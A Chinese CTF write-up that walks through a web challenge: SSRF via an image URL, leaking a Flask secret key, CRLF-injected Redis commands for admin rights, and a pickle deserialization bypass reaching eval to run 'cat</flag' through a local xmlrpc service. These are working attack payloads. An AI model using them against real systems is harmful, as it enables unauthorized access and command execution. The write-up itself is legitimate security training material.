本文最后更新于 2026年3月22日 下午
前言
第一次跟学长们组队打比赛,有点小紧张,只可惜最后燃尽了也才做出一道web题(流量分析题太逆天了)
赛时写的wp,可惜了赛后环境都关了不能再写得全面清楚一点()
不过运气还好,算是进区域复赛了(ban掉几支队伍后 136名)
开题,先随便注册一个账号

发现角色为“普通用户”,故猜测可以进行提权至admin
然后再发现有可能攻击的点:文件上传和ssrf读取

由于文件上传的接口被封了,故只能通过提供图片的url进行ssrf
先试试file:///etc/passwd,抓包发现被隐藏了:

故ssrf漏洞成立,试着读取/flag,发现权限不够

故可以试着提权,首先抓取登录时的包:

有session,可以试着jwt伪造admin身份

但是密钥呢?
都知道python再用户发出请求运行时能在本地留下dump备份或是垃圾文件,我们就可以通过爆字典的方式爆出来:
这里用的是SSRFmap的readfile模块爆出来了:



拿到加密密钥:1395f3d7c854bb6331e66b8acb40f83aef9bb36eec8ecf332faaafa37b6d6212
但是这里还有点问题,jwt密钥的payload是乱码,无法反复编译
那就只能尝试另一条路:pickle反序列化了
分析源代码,在dump下来的源代码中有这样一段:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
| \
CONFIG_FILE_PATH = '/opt/app_config/redis_config.json'
\
REDIS_HOST = 'localhost'
REDIS_PORT = 6379
REDIS_PASSWORD = '123456'
\
try:
if os.path.exists(CONFIG_FILE_PATH):
print(f"从配置文件读取Redis配置: {CONFIG_FILE_PATH}")
with open(CONFIG_FILE_PATH, 'r') as config_file:
config = json.load(config_file)
\
REDIS_HOST = config.get('redis_host', REDIS_HOST)
REDIS_PORT = config.get('redis_port', REDIS_PORT)
REDIS_PASSWORD = config.get('redis_password', REDIS_PASSWORD)
print(f"配置文件读取成功: host={REDIS_HOST}, port={REDIS_PORT}")
try:
os.remove(CONFIG_FILE_PATH)
print(f"配置文件已删除: {CONFIG_FILE_PATH}")
except Exception as delete_error:
print(f"警告:无法删除配置文件 {CONFIG_FILE_PATH}: {delete_error}")
else:
print(f"配置文件不存在: {CONFIG_FILE_PATH},使用默认Redis配置")
except Exception as config_error:
print(f"配置文件读取失败: {config_error},使用默认Redis配置")
\
try:
r = redis.Redis(host=REDIS_HOST, port=REDIS_PORT, password=REDIS_PASSWORD, decode_responses=False)
r.ping()
print(f"Redis连接成功: {REDIS_HOST}:{REDIS_PORT}")
\
SECRET_KEY_REDIS_KEY = 'app:secret_key'
secret_key = r.get(SECRET_KEY_REDIS_KEY)
if secret_key is None:
\
secret_key = secrets.token_hex(32)
r.set(SECRET_KEY_REDIS_KEY, secret_key)
print(f"已生成新的随机secret_key并保存到Redis: {SECRET_KEY_REDIS_KEY}")
else:
\
if isinstance(secret_key, bytes):
secret_key = secret_key.decode('utf-8')
print(f"从Redis加载现有的secret_key: {SECRET_KEY_REDIS_KEY}")
\
app.secret_key = secret_key
print(f"Flask secret_key已设置(长度: {len(secret_key)})")
except Exception as e:
print(f"Redis连接失败: {e}")
r = None
|
意味着可以通过内网打ssrf来给自己提权:


们重新登陆进去后就有了admin:

有了管理员之后就可以看看管理员界面了

再次分析源代码:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
| @app.route('/admin/online-users')
def admin_online_users():
if not session.get('logged_in'):
return redirect(url_for('login'))
if session.get('role') != 'admin':
return '权限不足,需要管理员权限'
if r is None:
return 'Redis连接失败'
\
online_keys = r.keys('online_user:*')
if not online_keys:
return '没有在线用户'
users_html = '<h1>在线用户列表</h1><table border="1" style="border-collapse: collapse; width: 100%;">'
users_html += '<tr><th>用户名</th><th>角色</th><th>登录时间</th><th>失效时间</th><th>IP地址</th><th>状态</th></tr>'
for key in online_keys:
try:
serialized = r.get(key)
if serialized:
file = io.BytesIO(serialized)
unpickler = RestrictedUnpickler(file)
online_user = unpickler.load()
expiry_time = datetime.datetime.strptime(online_user.expiry_time, "%Y-%m-%d %H:%M:%S")
current_time = datetime.datetime.now()
status = '在线' if current_time < expiry_time else '已过期'
users_html += f'''
<tr>
<td>{online_user.username}</td>
<td>{online_user.role}</td>
<td>{online_user.login_time}</td>
<td>{online_user.expiry_time}</td>
<td>{online_user.ip_address}</td>
<td style="color: {'green' if status == '在线' else 'red'}">{status}</td>
</tr>
'''
except Exception as e:
users_html += f'<tr><td colspan="6">反序列化错误: {e}</td></tr>'
users_html += '</table>'
\
current_username = session.get('username', '')
current_role = session.get('role', '')
users_html += '''
<div class="admin-actions mt-30">
<a href="/admin/users" class="btn btn-secondary">查看注册用户</a>
<a href="/home" class="btn">返回用户中心</a>
</div>
'''
return render_page('在线用户管理', users_html, current_username, current_role)
@app.route('/admin/users')
def admin_users():
if not session.get('logged_in'):
return redirect(url_for('login'))
if session.get('role') != 'admin':
return '权限不足,需要管理员权限'
if r is None:
return 'Redis连接失败'
\
user_keys = r.keys('user:*')
if not user_keys:
return '没有注册用户'
users_html = '<h1>注册用户列表</h1><table border="1" style="border-collapse: collapse; width: 100%;">'
users_html += '<tr><th>用户名</th><th>角色</th><th>姓名</th><th>年龄</th><th>手机号码</th><th>创建时间</th></tr>'
for key in user_keys:
try:
user_data = r.hgetall(key)
if user_data:
user_info = {}
for field, value in user_data.items():
field_str = field.decode('utf-8') if isinstance(field, bytes) else field
value_str = value.decode('utf-8') if isinstance(value, bytes) else value
user_info[field_str] = value_str
username = key.decode('utf-8').replace('user:', '') if isinstance(key, bytes) else key.replace('user:', '')
role = user_info.get('role', 'user')
name = user_info.get('name', username)
age = user_info.get('age', '0')
phone = user_info.get('phone', '未填写')
created_at = user_info.get('created_at', '未知')
users_html += f'''
<tr>
<td>{username}</td>
<td>{role}</td>
<td>{name}</td>
<td>{age}</td>
<td>{phone}</td>
<td>{created_at}</td>
</tr>
'''
except Exception as e:
users_html += f'<tr><td colspan="6">获取用户信息错误: {e}</td></tr>'
users_html += '</table>'
current_username = session.get('username', '')
current_role = session.get('role', '')
users_html += '''
<div class="admin-actions mt-30">
<a href="/admin/online-users" class="btn btn-secondary">查看在线用户</a>
<a href="/home" class="btn">返回用户中心</a>
</div>
'''
return render_page('注册用户管理', users_html, current_username, current_role)
|
我们能知道当我们创建用户时
/admin/online-users会从Redis读取
,然后再执行
1
2
3
| unpickler = RestrictedUnpickler(file)
online_user = unpickler.load()
|
虽然做了白名单限制,但允许了:
main.OnlineUser/builtins.getattr/builtins.setattr/builtins.dict/builtins.list/builtins.tuple等方法
故可以手工构造protocol 0的pickle,通过getattr一路取到:
OnlineUser.init.globals.builtins.eval
最后执行任意 Python 表达式。
构造思路:
eval(“python表达式”,OnlineUser.init.globals)
直接cat /flag会被过滤
所以试试tac /f*通配符绕过
最后给payload得出:
1
2
3
4
5
6
7
8
9
10
11
12
13
| r.hset(
'user:123',
'phone',
__import__('xmlrpc.client', fromlist=['*'])
.ServerProxy('http://127.0.0.1:54321')
.execute_command('mcp_secure_token_b2rglxd', 'cat</flag')['stdout']
)
|
先写入
1
| http://127.0.0.1:6379/?q=1%0D%0AAUTH%20redispass123%0D%0ASET%20online_user:123%20%22...pickle...%22%0D%0AQUIT%0D%0A
|
[](http://127.0.0.1:6379/?q=1 AUTH redispass123 SET online_user:123 “…pickle…” QUIT )
访问/admin/online-users
下边儿拿flag的payload也如法炮制
把这段表达式写进pickle,然后再写入redis:
1
2
3
4
5
6
7
8
9
10
11
12
13
| SET online_user:123 “r.hset(
'user:123',
'phone',
__import__('xmlrpc.client', fromlist=['*'])
.ServerProxy('http://127.0.0.1:54321')
.execute_command('mcp_secure_token_b2rglxd', 'cat</flag')['stdout']
)”
|
得出flag